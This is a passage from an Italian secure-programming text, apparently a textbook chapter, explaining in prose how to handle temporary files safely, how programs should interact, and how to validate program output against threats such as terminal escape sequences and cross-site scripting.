Per gestire in modo sicuro i file temporanei, è consigliabile utilizzare un nome di file casuale anziché un nome prevedibile, perché un attaccante potrebbe cercare di indovinare il nome del file temporaneo che verrà utilizzato da un programma privilegiato e poi provare a creare un file con quel nome nel lasso di tempo tra la verifica da parte del programma della non esistenza del file e la sua successiva creazione.

Questo può essere ottenuto tramite la funzione `mkstemp()` nel linguaggio C, che crea un file temporaneo in modo atomica, prevenendo le race condition e gli attacchi che sfruttano la prevedibilità del nome del file. È importante notare che alcune funzioni più vecchie come `tmpfile()`, `tmpnam()` e `tempnam()` non sono sicure se non vengono utilizzate correttamente.

Inoltre, è essenziale limitare l'accesso al file temporaneo. Nella maggior parte dei casi, solo il proprietario del programma che crea il file dovrebbe poter accedere ad esso. È possibile impostare i permessi di accesso appropriati nella directory temporanea condivisa. Ad esempio, nei sistemi Linux e UNIX, si può impostare lo sticky bit di permesso sulla directory temporanea per garantire che solo il proprietario del file temporaneo o gli amministratori di sistema possano rimuoverlo.

Alcuni linguaggi di programmazione forniscono moduli specifici per creare file temporanei in modo sicuro. Ad esempio, i programmati Perl possono utilizzare il modulo `File::Temp`, che gestisce automaticamente la creazione e la pulizia dei file temporanei in modo sicuro.

È fondamentale chiudere e rimuovere correttamente i file temporanei dopo averli utilizzati per evitare la proliferazione di file inutili o potenzialmente pericolosi. Assicurarsi di consultare la documentazione di riferimento specifica del linguaggio di programmazione utilizzato per ulteriori dettagli e indicazioni sulla gestione sicura dei file temporanei.

#### 9.4.6 Interazione con altri programmi.

È fondamentale prestare attenzione all'interazione tra i programmi e gestire correttamente i dati che fluiscono tra di essi per evitare vulnerabilità di sicurezza. Questo è particolarmente critico quando i programmi non sono progettati originariamente per un utilizzo più ampio e non tengono conto di possibili problemi di sicurezza. La protezione della confidenzialità e dell'integrità dei dati può essere garantita utilizzando funzionalità di sistema adeguate come pipe o file temporanei, o attraverso meccanismi di sicurezza appropriati nelle connessioni di rete. È importante gestire le eccezioni e gli errori derivanti dall'interazione dei programmi e assicurarsi che i processi terminino correttamente e vengano elaborati i segnali provenienti da altri programmi e dal sistema operativo.

### 9.5 Gestione dell'output del programma.

Vediamo la generazione dell' output come risultato dell'elaborazione dell'input e di altre interazioni. L'output potrebbe essere memorizzato per un uso futuro (ad esempio, in un file o in un database) oppure essere trasmesso su una connessione di rete o essere mostrato per la visualizzazione da parte di qualche utente.

Come per l'input del programma, i dati di output possono essere classificati come binari o testuali assumendo così diverse forme, come file di dati, risultati visualizzati su schermi o trasmissione di dati su reti.

Un aspetto cruciale è che l'output sia conforme alla struttura e all'interpretazione previste. Se il programma genera un output non valido o inaspettato, potrebbero verificarsi comportamenti anomali o potenziali vulnerabilità di sicurezza. Ad esempio, se un programma elabora dati provenienti da fonti esterne e non valida o sanifica correttamente tali dati, potrebbe consentire l'esecuzione di codice dannoso o l'inserimento di dati indesiderati.

Un esempio di potenziale vulnerabilità riguarda l'output su terminali testuali. I terminali testuali tradizionali, come il VT100, supportano sequenze di escape che possono essere programmate per eseguire azioni specifiche, come inviare comandi al sistema o modificare la formattazione del testo visualizzato. Se un programma non gestisce correttamente queste sequenze di escape, potrebbe consentire attacchi di command injection. Un attaccante potrebbe manipolare l'output del programma in modo che il terminale interpreti erroneamente alcune sequenze di escape come comandi da eseguire, permettendo l'esecuzione di operazioni indesiderate o potenzialmente dannose.

Un altro esempio di attacco comune è l'attacco cross-site scripting (XSS) che si verifica nel contesto delle applicazioni web. Se un'applicazione web non valida o non sanifica correttamente gli input degli utenti, potrebbe consentire l'inserimento di codice JavaScript dannoso che viene eseguito sui browser degli utenti. Questo può portare a furto di dati, accesso non autorizzato o altre azioni dannose.

È quindi fondamentale che i programmi verifichino e sanifichino correttamente i dati di output, rispettando le regole di struttura e le aspettative dell'utente. Ciò include la gestione adeguata delle sequenze di escape, la filtrazione degli input utente potenzialmente dannosi e l'adozione di pratiche di sicurezza consigliate per evitare attacchi XSS o altre vulnerabilità.

Un'altra considerazione importante riguarda la protezione della confidenzialità e dell'integrità dei dati in transito. Se i programmi comunicano su una rete, è necessario utilizzare meccanismi di sicurezza appropriati, come crittografia o protocolli sicuri come IPSec, TLS/SSL o SSH. Questi meccanismi garantiscono che i dati trasmessi siano protetti da accessi non autorizzati o manipolazioni indesiderate.

Infine, è essenziale che i programmi gestiscano correttamente le eccezioni e gli errori derivanti dall'interazione con altri programmi o dispositivi. Ad esempio, quando un processo avvia un altro programma come processo figlio, è importante gestire correttamente il suo completamento e accettare il valore di uscita. Inoltre, i programmi dovrebbero essere in grado di rilevare ed elaborare segnali o errori che potrebbero verificarsi durante l'interazione con altri componenti del sistema.

In conclusione, garantire la sicurezza dell'output dei programmi richiede una corretta validazione, sanificazione e gestione dei dati di output, la protezione dei dati in transito e la gestione adeguata delle eccezioni e degli errori. Queste pratiche contribuiscono a prevenire comportamenti anomali, vulnerabilità di sicurezza e potenziali attacchi.